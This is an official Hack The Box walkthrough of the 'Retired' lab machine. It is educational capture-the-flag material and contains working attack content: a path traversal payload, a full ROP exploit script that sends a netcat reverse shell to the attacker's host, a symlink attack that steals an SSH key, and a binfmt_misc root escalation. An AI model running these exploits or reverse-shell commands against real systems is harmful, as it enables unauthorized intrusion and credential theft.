



# HACKTHEBOX



## Retired

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Difficulty: Medium

Classification: Official

## Synopsis

Retired is a medium difficulty Linux machine that focuses on simple web attacks, stack-based binary exploitation and insecure kernel features. Initial foothold is gained by exploiting a path traversal vulnerability in a web application, which leads to the discovery of an internal service that is handling uploaded data. The corresponding binary file, its dependencies and memory map can be downloaded via the same path traversal vector, and analysed to identify a buffer overflow vulnerability and obtain the necessary memory addresses and ROP gadgets to develop a working exploit, resulting in an interactive shell on the system. Lateral movement to a second low-privileged user is possible by performing a symlink attack on a scheduled backup script, gaining access to the user's home directory and their private SSH key file. Finally, a helper program that allows the user to write data to `/proc/sys/fs/binfmt_misc/register` is found, allowing for privilege escalation by leveraging the `credentials` flag when registering a custom handler for `root`-owned setuid files.

## Skills Required

- Enumeration
- Exploiting path traversal vulnerabilities
- Basic Linux knowledge
- Basic binary exploitation knowledge

## Skills Learned

- Developing ROP/ret2libc exploits for stack-based buffer overflows
- Gaining `root` privileges through writable `/proc/sys/fs/binfmt_misc/register`

# Enumeration

## Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.154 | grep ^[0-9] | cut -d '/' -f1
| tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.11.154
```

```
nmap -sC -sV -p$ports 10.10.11.154

Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-09 08:41 CEST
Nmap scan report for 10.10.11.154
Host is up (0.34s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 77:b2:16:57:c2:3c:10:bf:20:f1:62:76:ea:81:e4:69 (RSA)
|   256 cb:09:2a:1b:b9:b9:65:75:94:9d:dd:ba:11:28:5b:d2 (ECDSA)
|_  256 0d:40:f0:f5:a8:4b:63:29:ae:08:a1:66:c1:26:cd:6b (ED25519)
80/tcp    open  http     nginx
| http-title: Agency - Start Bootstrap Theme
|_Requested resource was /index.php?page=default.html
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.20 seconds
```

## Nginx

Browsing to the web server on port 80, we are redirected to `/index.php?page=default.html`. The page mentions a handheld gaming console named `OSTRICH` and an official software emulator, only available to beta testers, called `EMUEMU`.

## OUR SERVICES



**OSTRICH**



**EMUEMU**



**More to come soon**

The next-gen handheld gaming console.

Coming soon: The official software emulator for OSTRICH roms. We want to encourage a vibrant community and have made it our goal to provide an easily hackable software-only way to get started with the OSTRICH platform.

This emulator should satisfy all your customization and development needs. (This is currently only open for beta testers who already purchased an OSTRICH)

Be sure to follow us to keep updated with upcoming news.

Since we know that both `php` and `html` are used, we run gobuster to search for additional available pages to read.

```
gobuster dir -u http://10.10.11.154 -w /usr/share/dirb/wordlists/common.txt -x php,html -q
```

```
gobuster dir -u http://10.10.11.154 -w /usr/share/dirb/wordlists/common.txt -x php,html -q

/assets          (Status: 301) [Size: 162] [--> http://10.10.11.154/assets/]
/beta.html       (Status: 200) [Size: 4144]

<SNIP>
```

The `beta.html` page is found, which contains a form for submitting license keys.

## BETA TESTING PROGRAM FOR EMUEMU

Currently development for EMUEMU just started, but we have big plans. If you bought an OSTRICH console from us and want want to be part of the next step, you can enable your OSTRICH license for usage with EMUEMU via the activate\_license application today for our upcoming beta testing program for EMUEMU.

A license files contains a 512 bit key. That key is also in the QR code contained within the OSTRICH package. Thank you for participating in our beta testing program.

Upload License Key File

No file selected.

Submitted keys are said to be activated by running an application called `activate_license`. We take note of this as it may be useful later.

The form posts data to `activate_license.php`:

```
<form action="activate_license.php" method="post" enctype="multipart/form-data">
```

## Foothold

Setting `index.php` as the `page` parameter (`index.php?page=index.php`) reveals the source code of the page.

```
<?php
function sanitize_input($param) {
    $param1 = str_replace("../", "", $param);
    $param2 = str_replace("./", "", $param1);
    return $param2;
}

$page = $_GET['page'];
if (isset($page) && preg_match("/^a-z/+", $page)) {
    $page = sanitize_input($page);
} else {
    header('Location: /index.php?page=default.html');
}

readfile($page);
```

?>

Notice that the code does not get executed because `readfile()` (and not `include()`) is used to read the page. This means we cannot exploit this as a local file include vulnerability, but the weak regex filters can be easily bypassed to read arbitrary files. First, the `/^a-z/` regular expression looks for a single lowercase alphabetic character at the beginning of the `page` parameter; next, the first (and only the first) occurrences of `../` and `./` are removed one after the other, allowing us to use the string `.....///`, which will be first converted to `...//` and finally to `../`, to traverse directories up to the root.

For example, the following request allows us to read the `/etc/passwd` file.

```
curl http://10.10.11.154/index.php?  
page=a.....///.....///.....///.....///.....///etc/passwd
```

```
curl http://10.10.11.154/index.php?page=a.....///.....///.....///.....///.....///etc/passwd  
  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin  
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin  
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin  
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin  
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin  
_chrony:x:105:112:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin  
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin  
vagrant:x:1000:1000::/vagrant:/bin/bash  
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin  
dev:x:1001:1001::/home/dev:/bin/bash
```

We retrieve the source code of the `activate_license.php` page we discovered earlier:

```
curl http://10.10.11.154/index.php?page=activate_license.php
```

```
<?php  
if(isset($_FILES['licensefile'])) {  
    $license      = file_get_contents($_FILES['licensefile']['tmp_name']);  
    $license_size = $_FILES['licensefile']['size'];  
  
    $socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);  
    if (!$socket) { echo "error socket_create()\n"; }  
  
    if (!socket_connect($socket, '127.0.0.1', 1337)) {
```



However, stack canaries are not enabled, which could make stack-based buffer overflow exploitation easier.

We open the binary with Ghidra to identify potential vulnerabilities. We focus our attention to the `activate_license()` function, which is called on successful connections. As we can see, an arbitrary number of bytes (`msglen`) is read from the socket descriptor `sockfd` into the 512-byte `buffer` string by calling the POSIX `read()` function.

```
uint32_t msglen;
char buffer [512];

sVar2 = read(sockfd,&msglen,4);
if (sVar2 == -1) {
    piVar3 = __errno_location();
    pcVar4 = strerror(*piVar3);
    error(pcVar4);
}
msglen = ntohs(msglen);
printf("[+] reading %d bytes\n",msglen);
sVar2 = read(sockfd,buffer,(ulong)msglen);
```


Since both the `msglen` and `buffer` values are user-controlled and no checks are performed on the input, this leads to a stack-based buffer overflow vulnerability.

The first thing we have to do before we start developing our exploit is finding the offset between the buffer and the saved RIP address. To do so, we can use the `pattern_create` and `pattern_offset` functions from [PEDA](#). We open the program with GDB:

```
gdb -q ./activate_license
```

We generate a 600-byte pattern and run the program:

```
pattern_create 600
set follow-fork-mode child
run 1337
```



A screenshot of a terminal window showing a GDB session with PEDA extensions. The session starts with the command `gdb -q ./activate_license`. It then uses the `pattern_create 600` command to generate a 600-byte pattern. After setting the follow-fork-mode to child and running the program with port 1337, the terminal shows the generated pattern followed by the program's output. The output includes symbols from the binary, the pattern itself, and several lines of assembly-like code, likely representing the state of the stack or memory after the pattern has been written.

We run the following script to send the generated pattern to the listening server:

```

#!/usr/bin/python3
from pwn import *
import sys
msg = sys.argv[1].encode()
r = remote('localhost', 1337)
r.send(p32(len(msg), endian='big'))
r.send(msg)

```

```

python getoffset.py "AAA%AAsAABAA$AAnAACAA-
AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAA<SNIP>"
```

As expected, this results in a segmentation fault.

```

[-----stack-----]
0000| 0x7fffffff3e8 ("AsjAs9As0AskAsPAslAsQasmAsRAsoAsSAspAsTAsqAsUAsrAsVAslAsuAsXAsvAsYAswAsZAsxAs0Q\376\367\377\177")
0008| 0x7fffffff3f0 ("0AskAsPAslAsQasmAsRAsoAsSAspAsTAsqAsUAsrAsVAslAsuAsXAsvAsYAswAsZAsxAs0Q\376\367\377\177")
0016| 0x7fffffff3f8 ("s1AsQAsmAsRAsoAsSAspAsTAsqAsUAsrAsVAslAsuAsXAsvAsYAswAsZAsxAs0Q\376\367\377\177")
0024| 0x7fffffff400 ("AsRAsoAsSAspAsTAsqAsUAsrAsVAslAsuAsXAsvAsYAswAsZAsxAs0Q\376\367\377\177")
0032| 0x7fffffff408 ("SAspAsTAsqAsUAsrAsVAslAsuAsXAsvAsYAswAsZAsxAs0Q\376\367\377\177")
0040| 0x7fffffff410 ("sqAsUAsrAsVAslAsuAsXAsvAsYAswAsZAsxAs0Q\376\367\377\177")
0048| 0x7fffffff418 ("AsVAslAsWAsuAsXAsvAsYAswAsZAsxAs0Q\376\367\377\177")
0056| 0x7fffffff420 ("WAsuAsXAsvAsYAswAsZAsxAs0Q\376\367\377\177")
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000555555555c0 in activate_license (sockfd=0x4) at activate_license.c:64

```

To find the saved RIP offset, we take the current RSP value and use the `pattern_offset` command:

```

x/xg $rsp
pattern_offset 0x73413973416a7341
```

```

gdb-peda$ x/xg $rsp
0x7fffffff3e8: 0x73413973416a7341

gdb-peda$ pattern_offset 0x73413973416a7341
8304982355029422913 found at offset: 520

```

Since we identified the correct offset, we can start working on our payload. We know NX is enabled, so our best option is to use a ROP/ret2libc approach. Since ASLR is also enabled, we need a way to leak the absolute addresses where the program and its libraries are currently loaded. The `/proc/<PID>/maps` file, which we may be able to read via the path traversal vulnerability in `index.php` contains the information we are seeking, but it requires knowing the PID of the running `activate_license` process. This can be obtained in a few different ways, including a full PID brute force (which could prove to be very inefficient). A much quicker way of obtaining this information is to read the task scheduler debug file, which can be found in `/proc/sched_debug` or `/sys/kernel/debug/sched/debug` depending on the Linux distribution and kernel version, if available. [This file](#) among other information contains a summary of tasks running on each processor including their PID. On the target system which is running Debian 11, the file can be found in `/proc/sched_debug`:



```
objdump -d libc-2.31.so | grep '^_[0-9].*system'  
00000000000048e50 <__libc_system@GLIBC_PRIVATE>:
```

We need a few ROP gadgets to pop data from the stack and to write our payload to a writable memory address. We find a `pop rdi` gadget in the `activate_license` binary:

```
ropper -f activate_license --search 'pop rdi; ret'
```

```
ropper -f activate_license --search 'pop rdi; ret'  
[INFO] Load gadgets for section: LOAD  
[LOAD] loading... 100%  
[LOAD] removing double gadgets... 100%  
[INFO] Searching for gadgets: pop rdi; ret  
  
[INFO] File: activate_license  
0x000000000000181b: pop rdi; ret;
```

Other gadgets are found in the `libc-2.31.so` library:

```
ropper -f libc-2.31.so --search 'pop rdx; ret'  
ropper -f libc-2.31.so --search 'mov [rdi], rdx; ret'
```

```
ropper -f libc-2.31.so --search 'pop rdx; ret'  
[INFO] Load gadgets for section: LOAD  
[LOAD] loading... 100%  
[LOAD] removing double gadgets... 100%  
[INFO] Searching for gadgets: pop rdx; ret  
  
[INFO] File: libc-2.31.so  
0x000000000000cb1cd: pop rdx; ret;  
  
ropper -f libc-2.31.so --search 'mov [rdi], rdx; ret'  
[INFO] Load gadgets from cache  
[LOAD] loading... 100%  
[LOAD] removing double gadgets... 100%  
[INFO] Searching for gadgets: mov [rdi], rdx; ret  
  
[INFO] File: libc-2.31.so  
0x0000000000003ace5: mov qword ptr [rdi], rdx; ret;
```

We use `rabin2` to search for the offset a writable section (e.g. `data`) in the `activate_license` binary:

```
rabin2 -S activate_license
```

nth	paddr	size	vaddr	vsize	perm	name
0	0x00000000	0x0	0x00000000	0x0	----	
1	0x000002a8	0x1c	0x000002a8	0x1c	-r--	.interp
2	0x000002c4	0x24	0x000002c4	0x24	-r--	.note.gnu.build-id
3	0x000002e8	0x20	0x000002e8	0x20	-r--	.note.ABI-tag
4	0x00000308	0x28	0x00000308	0x28	-r--	.gnu.hash
5	0x00000330	0x390	0x00000330	0x390	-r--	.dynsym
6	0x000006c0	0x1cc	0x000006c0	0x1cc	-r--	.dynstr
7	0x0000088c	0x4c	0x0000088c	0x4c	-r--	.gnu.version
8	0x000008d8	0x30	0x000008d8	0x30	-r--	.gnu.version_r
9	0x00000908	0xd8	0x00000908	0xd8	-r--	.rela.dyn
10	0x000009e0	0x2d0	0x000009e0	0x2d0	-r--	.rela.plt
11	0x00001000	0x17	0x00001000	0x17	-r-x	.init
12	0x00001020	0x1f0	0x00001020	0x1f0	-r-x	.plt
13	0x00001210	0x8	0x00001210	0x8	-r-x	.plt.got
14	0x00001220	0x601	0x00001220	0x601	-r-x	.text
15	0x00001824	0x9	0x00001824	0x9	-r-x	.fini
16	0x00002000	0x18b	0x00002000	0x18b	-r--	.rodata
17	0x0000218c	0x4c	0x0000218c	0x4c	-r--	.eh_frame_hdr
18	0x000021d8	0x140	0x000021d8	0x140	-r--	.eh_frame
19	0x00002cb8	0x8	0x00003cb8	0x8	-rw-	.init_array
20	0x00002cc0	0x8	0x00003cc0	0x8	-rw-	.fini_array
21	0x00002cc8	0x200	0x00003cc8	0x200	-rw-	.dynamic
22	0x00002ec8	0x138	0x00003ec8	0x138	-rw-	.got
23	0x00003000	0x10	0x00004000	0x10	-rw-	.data
<SNIP>						

We now have everything we need to build our exploit (`rce.py`).

```
#!/usr/bin/python

from sys import argv
from pwn import *
import requests

def perform_rce(rhost, lhost):
    # address of activate_license in memory; from /proc/$PID/maps of running system
    actbase = 0x561afcc08000

    # address of libc in memory; from /proc/$PID/maps of running system
    libcbase = 0x7fc7d4c5c000

    # ROP gadgets
    pop_rdi = p64(actbase + 0x0000181b) # pop rdi; ret;
    pop_rdx = p64(libcbase + 0x000cb1cd) # pop rdx; ret;
    mov = p64(libcbase + 0x0003ace5) # mov qword ptr [rdi], rdx; ret;
```

```

# offsets
offset = 520 # offset between buffer and overwriting saved rip
system = p64(libcbase + 0x00048e50)
writable = actbase + 0x00004000

# build payload
cmd = b"bash -c 'rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc %s
7777 >/tmp/f' \x00" % lhost.encode()
rop = b''
rop += b'A'*offset # junk padding before new rip
for i in range(0,len(cmd),8):
    rop += pop_rdi
    rop += p64(writable + i)
    rop += pop_rdx
    rop += cmd[i:i+8].ljust(8, b"\x00")
    rop += mov

rop += pop_rdi
rop += p64(writable)
rop += system

with open('getshell.key','wb') as f:
    f.write(rop)

files = {"licensefile": ("getshell.key", open("getshell.key","rb")),
'application/x-iwork-keynote-sffkey')}
requests.post(f"http://{rhost}/activate_license.php", files=files)

perform_rce(argv[1], argv[2])

```

The script generates a reverse shell ROP chain and writes the payload to a license file, then uploads it by posting a request to `activate_license.php`. It takes two command-line parameters (remote and local address) and returns a reverse shell on port 7777.

We open a Netcat listener and then execute the exploit:

```
nc -lvp 7777
```

```
./rce.py 10.10.11.154 10.10.14.26
```

A reverse shell as the `www-data` user is immediately sent back to our listener.

```

nc -lvp 7777
Connection from 10.10.11.154:54678
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

```

# Lateral Movement

A low-privileged user named `dev` is defined on the system, as we can see by reading `/etc/passwd` and by listing the available home directories.

```
www-data@retired:/var/www$ ls -la /home
total 12
drwxr-xr-x  3 root root 4096 Mar 11 14:36 .
drwxr-xr-x 18 root root 4096 Mar 11 14:52 ..
drwx-----  6 dev  dev  4096 Mar 11 14:36 dev
```

Standard system enumeration reveals an interesting systemd timer called `website_backup.timer` that is scheduled to run every minute.

```
www-data@retired:/var/www$ systemctl list-timers
NEXT           LEFT            LAST          PASSED      UNIT                                  ACTIVATES
Wed 2022-08-10 13:08:00 UTC 28s left   Wed 2022-08-10 13:07:01 UTC 29s ago  website_backup.timer
Wed 2022-08-10 13:09:00 UTC 1min 28s left Wed 2022-08-10 12:39:07 UTC 28min ago  phpsessionclean.timer
<SNIP>
```

The timer runs the `website_backup.service` service. We read the corresponding service unit:

```
systemctl cat website_backup.service
```

```
www-data@retired:/var/www$ systemctl cat website_backup.service
# /etc/systemd/system/website_backup.service
[Unit]
Description=Backup and rotate website

[Service]
User=dev
Group=www-data
ExecStart=/usr/bin/webbackup

[Install]
WantedBy=multi-user.target
```

The `/usr/bin/webbackup` script contains the following code:

```
#!/bin/bash
set -euf -o pipefail

cd /var/www/
SRC=/var/www/html
DST="/var/www/${(date +%Y-%m-%d_%H-%M-%S)}-html.zip"
```

```

/usr/bin/rm --force -- "$DST"
/usr/bin/zip --recurse-paths "$DST" "$SRC"

KEEP=10
/usr/bin/find /var/www/ -maxdepth 1 -name '*.zip' -print0 \
| sort --zero-terminated --numeric-sort --reverse \
| while IFS= read -r -d '' backup; do
    if [ "$KEEP" -le 0 ]; then
        /usr/bin/rm --force -- "$backup"
    fi
    KEEP=$((KEEP-1))
done

```

The backup script creates a zip archive of `/var/www/html` and writes it to a world-readable location, then deletes the oldest backups while retaining the ten most recent ones. The `zip` program follows symbolic links by default (the `--symlinks` option can be used to store symbolic links as such instead of following them), and the systemd unit runs the script as the `dev` user. Since we have a shell as `www-data`, and we have write access to `/var/www/html`, we can create a symlink to any file or directory owned by `dev`, which will result in such files/directories being added to the zip archive. For example, we can add the entire `/home/dev` directory:

```
ln -s /home/dev /var/www/html/dev
```

We wait for the timer to trigger and then copy the resulting zip archive to a temporary directory and extract it:

```

cd `mktemp -d`
cp /var/www/2022-08-10_13-46-01-html.zip .
unzip 2022-08-10_13-46-01-html.zip

```

Among the extracted files we find the contents of `/home/dev`, including the private SSH key file in `var/www/html/dev/.ssh/id_rsa`. We copy this file to our attacking machine, give it the correct permissions and use it to establish an SSH session to the system as `dev`.

```

chmod 600 id_rsa
ssh -i id_rsa dev@10.10.11.154

```

```
ssh -i id_rsa dev@10.10.11.154

The authenticity of host '10.10.11.154 (10.10.11.154)' can't be
established.
ED25519 key fingerprint is
SHA256:yJ9p3p5aZFrQR+J2qeIQ54gY9gQ7kcEbymYQBvP5PdY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.154' (ED25519) to the list of known
hosts.
Linux retired 5.10.0-11-amd64 #1 SMP Debian 5.10.92-2 (2022-02-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Mar 28 11:36:17 2022 from 10.10.14.23
dev@retired:~$ id
uid=1001(dev) gid=1001(dev) groups=1001(dev),33(www-data)
```

The user flag can be found in `/home/dev/user.txt`.

## Privilege Escalation

---

In the user's home directory we find the source code of the `emuemu` project.

```
dev@retired:~/emuemu$ ls -la
total 68
drwx----- 3 dev dev 4096 Mar 11 14:36 .
drwx----- 6 dev dev 4096 Mar 11 14:36 ..
-rw------- 1 dev dev 673 Oct 13 2021 Makefile
-rw------- 1 dev dev 228 Oct 13 2021 README.md
-rw------- 1 dev dev 16608 Oct 13 2021 emuem
-rw------- 1 dev dev 168 Oct 13 2021 emuem.c
-rw------- 1 dev dev 16864 Oct 13 2021 reg_helper
-rw------- 1 dev dev 502 Oct 13 2021 reg_helper.c
drwx----- 2 dev dev 4096 Mar 11 14:36 test
```

The `emuemu.c` file is currently just a stub that prints an "under development" message.

```
#include <stdio.h>

/* currently this is only a dummy implementation doing nothing */

int main(void) {
    puts("EMUEMU is still under development.");
    return 1;
}
```

Far more interesting is `reg_helper.c`, which acts as a wrapper allowing writes to `/proc/sys/fs/binfmt_misc/register`.

```
#define _GNU_SOURCE

#include <fcntl.h>
#include <stdio.h>
#include <string.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <unistd.h>

int main(void) {
    char cmd[512] = { 0 };

    read(STDIN_FILENO, cmd, sizeof(cmd)); cmd[-1] = 0;

    int fd = open("/proc/sys/fs/binfmt_misc/register", O_WRONLY);
    if (-1 == fd)
        perror("open");
    if (write(fd, cmd, strlen(cmd)) == -1)
        perror("write");
    if (close(fd) == -1)
        perror("close");

    return 0;
}
```

The Kernel Support for miscellaneous Binary Formats ([binfmt\\_misc](#)) feature allows to register custom interpreters for specific file types (either by magic byte sequences or by file extension) in order to automatically invoke them just by typing the file name.

From the `Makefile` we can see that `reg_helper` is installed to `/usr/lib/emuemu` and given `cap_dac_override` capabilities, allowing anyone who can execute the program to write data to the `binfmt_misc` register. It is then used to register `/usr/bin/emuemu` as an interpreter for OSTRICH ROM files.

```
CC := gcc
CFLAGS := -std=c99 -Wall -Werror -Wextra -Wpedantic -Wconversion -Wsign-
conversion

SOURCES := $(wildcard *.c)
TARGETS := $(SOURCES:.c=)

.PHONY: install clean
```

```

install: $(TARGETS)
    @echo "[+] Installing program files"
    install --mode 0755 emuemu /usr/bin/
    mkdir --parent --mode 0755 /usr/lib/emuemu /usr/lib/binfmt.d
    install --mode 0750 --group dev reg_helper /usr/lib/emuemu/
    setcap cap_dac_override=ep /usr/lib/emuemu/reg_helper

    @echo "[+] Register OSTRICH ROMS for execution with EMUEMU"
    echo ':EMUEMU:M::\x13\x37OSTRICH\x00ROM\x00::/usr/bin/emuemu:' \
        | tee /usr/lib/binfmt.d/emuemu.conf \
        | /usr/lib/emuemu/reg_helper

clean:
    rm -f -- $(TARGETS)

```

We can see that `/usr/lib/emuemu/reg_helper` exists, is executable by the `dev` group and has indeed the `cap_dac_override` capability, effectively allowing us to write arbitrary data to `/proc/sys/fs/binfmt_misc/register`.



```

dev@retired:~/emuemu$ ls -l /usr/lib/emuemu/reg_helper
-rwxr-x--- 1 root dev 16864 Oct 13 2021 /usr/lib/emuemu/reg_helper

dev@retired:~/emuemu$ /usr/sbin/getcap /usr/lib/emuemu/reg_helper
/usr/lib/emuemu/reg_helper cap_dac_override=ep

```

According to the [binfmt misc documentation](#), the `binfmt_misc` register accepts strings in the following format where `flags` are optional.:

```
:name:type:offset:magic:mask:interpreter:flags
```

In particular, if an interpreter is registered with the `C` flag then the credentials and security token of the new process will be calculated from the binary, meaning the interpreter which can be any program under our control will be executed with root privileges when a root-owned setuid binary associated with it is run through `binfmt_misc`.

`C` – credentials

Currently, the behavior of `binfmt_misc` is to calculate the credentials and security token of the new process according to the interpreter. When this flag is included, these attributes are calculated according to the binary. It also implies the `O` flag. This feature should be used with care as the interpreter will run with root permissions when a setuid binary owned by root is run with `binfmt_misc`.

To take advantage of this, we create a simple program (`handler.c`) that sets `uid` and `gid` to zero to spawn a shell with `root` privileges, ignoring any command-line arguments. This will act as our interpreter.

```
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

int main(void)
{
    setuid(0);
    setgid(0);
    system("/bin/bash");
}
```

We compile it:

```
gcc -o handler handler.c
```

In order to make `setuid(0)` and `setgid(0)` work, the program needs to run with `root` privileges. To accomplish this, as seen above, we need to register our handler with the `credentials` flag for a setuid binary owned by `root`. We search for such files:

```
find / -user root -perm -4000 -executable 2>/dev/null
```

```
dev@retired:/tmp/tmp.Ayq4ZEn4CE$ find / -user root -perm -4000 -executable 2>/dev/null
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/mount
/usr/bin/umount
/usr/lib/openssh/ssh-keysign
```

Instead of trying to override the default kernel handler for ELF files, we can simply create a symbolic link with a custom extension and register a handler for the chosen extension by setting the recognition type to `E`:

```
type
is the type of recognition. Give M for magic and E for extension.
```

This is possible because `binfmt_misc` handlers follow symlinks. We can choose any of the above setuid files since it will not be actually executed but instead the handler just spawns a shell. We create a link in the current directory:

```
ln -s /usr/bin/chfn chfn.HACKTHEBOX
```

We send the following string to the `reg_helper` program to register our handler as the interpreter for `.HACKTHEBOX` files:

```
echo ":HTB:E::HACKTHEBOX::$(realpath handler):C" | /usr/lib/emuemu/reg_helper
```

We can now execute the `chfn.HACKTHEBOX` file, which will cause the registered handler to run and spawn a `root` shell.

```
./chfn.HACKTHEBOX
```

```
● ● ●
```

```
dev@retired:/tmp/tmp.Ayq4ZEn4CE$ ln -s /usr/bin/chfn chfn.HACKTHEBOX
dev@retired:/tmp/tmp.Ayq4ZEn4CE$ echo ":HTB:E::HACKTHEBOX::$(realpath handler):C" | /usr/lib/emuemu/reg_helper
dev@retired:/tmp/tmp.Ayq4ZEn4CE$ ./chfn.HACKTHEBOX
root@retired:/tmp/tmp.Ayq4ZEn4CE# id
uid=0(root) gid=0(root) groups=0(root),33(www-data),1001(dev)
```

The root flag can be found in `/root/root.txt`.